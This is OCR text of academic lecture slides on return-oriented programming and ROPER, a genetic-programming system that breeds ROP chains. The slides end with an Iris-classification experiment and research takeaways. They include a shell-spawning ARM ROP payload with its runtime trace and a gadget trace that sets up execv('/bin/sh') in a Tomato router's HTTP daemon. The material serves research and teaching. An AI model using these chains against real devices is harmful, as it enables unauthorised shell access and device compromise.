
- SITUATION: You have found an exploitable vulnerability in a target process, and are able to corrupt the instruction pointer.
- PROBLEM: You can't write to executable memory, and you can't execute writeable memory. Old-school shellcode attacks won't work.
- SOLUTION: You can't introduce any code of your own, but you **can** reuse pieces of memory that are already executable. The trick is rearranging them into something useful.



What is a ROP gadget?
• A ‘gadget’ is any chunk of machine code that
1. is already mapped to executable memory
2. allows us to regain control of the instruction pointer after it executes
• since all we control is the data being read by the process, the only ‘gadgets’ useful to us are those that
1. perform some helpful operation, and then
2. alter the instruction pointer according to data we control
• ideally, each gadget will perform its operation, and then finish by sending the instruction pointer to the next gadget we want to make use of

Generalization of the Gadget Concept

- the precise meaning of a ‘return’ instruction is architecture-dependent; not all architectures implement **return** as a pop into PC (MIPS, e.g.)
- the essential idea we’re after is **stack-controlled jumps**
- this means we don’t need to limit our search to ‘return’s
- we can broaden it to include any sequence of instructions that culminates in a jump to a location that’s determined by the data on the stack
- this gives us what’s commonly called ‘JOP’, or jump-oriented programming

Uneven Raw Materials




4. Bird's-Eye View of ROPER
genotype
Data or Pattern Script (3)
fitness criteria
Genetic Process (4)
Virtual Machine (5)
genetic material
phenotype
Gadget Extraction (2)
Target Binary (1)

17. Pattern matching

The most basic type of problem that ROPER can breed a population of chains to solve is that achieving a determinate register state in the CPU, specified by a simple pattern consisting of integers and wildcards.

This isn't the most intriguing thing that ROPER can do, but it is fairly useful, automating the ordinary, human task of assembling a ROP chain that prepares the CPU for a system call - to spawn a process, write to a file, open a socket, etc.

For example, suppose we wanted to prime the CPU for the call

```
execv("/bin/sh", ["/bin/sh"], 0);
```

We'd need a ROP chain that sets r0 and r1 to point to some memory location that contains "/bin/sh", sets r2 to 0, and r7 to 11. Once that's in place spawning a shell is as simple as jumping to any given address that contains an svc instruction.

One of ROPER's more peculiar solutions to this problem - using gadgets from a Tomato router's HTTP daemon - is on the next slide...

18. Example of a Compiled Shell-Popping ROP-chain (by ROPeMe, not ROPER)

Payload:

```
00002d38 deadbeef
0000bb3d 00000000 4b4e554b
000256f9 00000000 4b4e554b 4b4e554c
0000bb3d 00000000 0000000b
00001804 4b4e554a 0000000b
```

Runtime:

```
00002d38 pop {r0, pc}
0000bb3d pop {r1, r7, pc}
000256f9 pop {r2, r3, r6, pc}
0000bb3d pop {r1, r7, pc}
00001804 svc 0x0
00001808 pop {r4, r8}
0000180C bx lr
```

Source: Long Le, ARM Exploitation ROPMAP, Blackhat 2011

```
;; Gadget 0
000100fc          mov  r0,r6
00010100          ldrb r4,[r6],#1
00010104          cmp  r4,#0
00010108          bne  #0xfffffffb8 ;; = -0x48
0001010c          rsb  r5,r5,r0
00010110          cmp  r5,#0x40
00010114          movgt r0,#0
00010118          movle r0,#1
0001011c          pop  {r4,r5,r6,pc}

;; Gadget 1
00012780          bne  #0x18
00012798          mvn  r7,#0
0001279c          mov  r0,r7
000127a0          pop  {r3,r4,r5,r6,r7,pc}

;; Gadget 2
00016884          beq  #0x1c
00016888          ldr  r0,[r4,#0x1c]
0001688c          bl   #0xfffffff0 ;; = -0x10
0001687c          push r4,lr
00016880          subs r4,r0,#0
00016884          beq  #0x1c
000168a0          mov  r0,r1
000168a4          pop  {r4,pc}

;; Extended Gadget 0
00016890          str  r0,[r4,#0x1c]
00016894          mov  r0,r4
00016898          pop  {r4,lr}
0001689c          b    #0xfffffdd8 ;; = -0x228
00016674          push r4,lr
00016678          mov  r4,r0
0001667c          ldr  r0,[r0,#0x18]
00016680          ldr  r3,[r4,#0x1c]
00016684          cmp  r0,#0
00016688          ldrne r1,[r0,#0x20]
0001668c          moveq r1,r0
00016690          cmp  r3,#0
00016694          ldrne r2,[r3,#0x20]
00016698          moveq r2,r3
0001669c          rsb  r2,r2,r1
000166a0          cmn  r2,#1
000166a4          bge  #0x48

000166ec          cmp  r2,#1
000166f0          ble  #0x44
00016734          mov  r2,#0
00016738          cmp  r0,r2
0001673c          str  r2,[r4,#0x20]
00016740          beq  #0x10
00016750          cmp  r3,#0
00016754          beq  #0x14
00016758          ldr  r3,[r3,#0x20]
0001675c          ldr  r2,[r4,#0x20]
00016760          cmp  r3,r2
00016764          strgt r3,[r4,#0x20]
00016768          ldr  r3,[r4,#0x20]
0001676c          mov  r0,r4
00016770          add  r3,r3,#1
00016774          str  r3,[r4,#0x20]
00016778          pop  {r4,pc}

;; Extended Gadget 1
00012780          bne  #0x18
00012784          add  r5,r5,r7
00012788          rsb  r4,r7,r4
0001278c          cmp  r4,#0
00012790          bgt  #0xffffffc8 ;; = -0x38
00012794          b    #8
0001279c          mov  r0,r7
000127a0          pop  {r3,r4,r5,r6,r7,pc}

;; Extended Gadget 2
000155ec          b    #0x1c
00015608          add  sp,sp,#0x58
0001560c          pop  {r4,r5,r6,pc}

;; Extended Gadget 3
00016918          mov  r1,r5
0001691c          mov  r2,r6
00016920          bl   #0xffffff88 ;; = -0x78
000168a8          push {r4,r5,r6,r7,r8,lr}
000168ac          subs r4,r0,#0
000168b0          mov  r5,r1
000168b4          mov  r6,r2
000168b8          beq  #0x7c
000168bc          mov  r0,r1
000168c0          mov  r1,r4
000168c4          blx  r2
```

Table 5.2: Execution trace of a chain that generates the register pattern required for a call to `execv("/bin/sh", ["/bin/sh"], NULL)` in `tomato-RT-N18U-httpd`, by modifying its own call stack and executing numerous "stray" or "extended" gadgets, in the *Poclux* population. Modifications to the gadget stack are in red, jumps are in violet, and completion of target CPU pattern is in blue. Free branches are separated by blank lines. The final instruction jumps to the designated stop address, `0x00000000`.

Classifying flowers using using HTTP daemon ROP Chains – Detection Rate 96.6%




Figure 5.15: Map of the Iris dataset. Triangle points represent petal measurements, and square points represent sepal measurements, with length on the X-axis and width on the Y-axis. Colour maps to species: green for *setosa*, maroon for *versicolor*, and pink for *virginia*.




Figure 5.18: A very good run on the Iris classification task, employing the fitness sharing algorithm documented in §4.4.4 (*Ragweb* population). The filled curve surrounding each mean difficulty line again represents the standard deviation of difficulty for that exemplar class.

What did we learn?

- Data driven
  - New insight and knowledge
- Input – representation
  - Traffic / Text / Usage
- Generalization
  - Time & Location & Evasion
- Output – objectives
  - Known behavior
  - Behaviour changed
  - Unknown / new behaviour
  - Value of certainty

How much prior knowledge?

Data and Objectives

More prior info → Constraints search space

More prior info → Creates Blind side

How much ground truth?

What is the cost of providing labels?

What is the deployment environment?

Location, Time, Evasion

What is next?

Ever changing cycle

“Always” Learning to model the “change”

Thank You ☺
Questions?

Web: https://web.cs.dal.ca/~zincir

Dal NIMS Lab: https://www.youtube.com/watch?v=dJYWzpW1bqo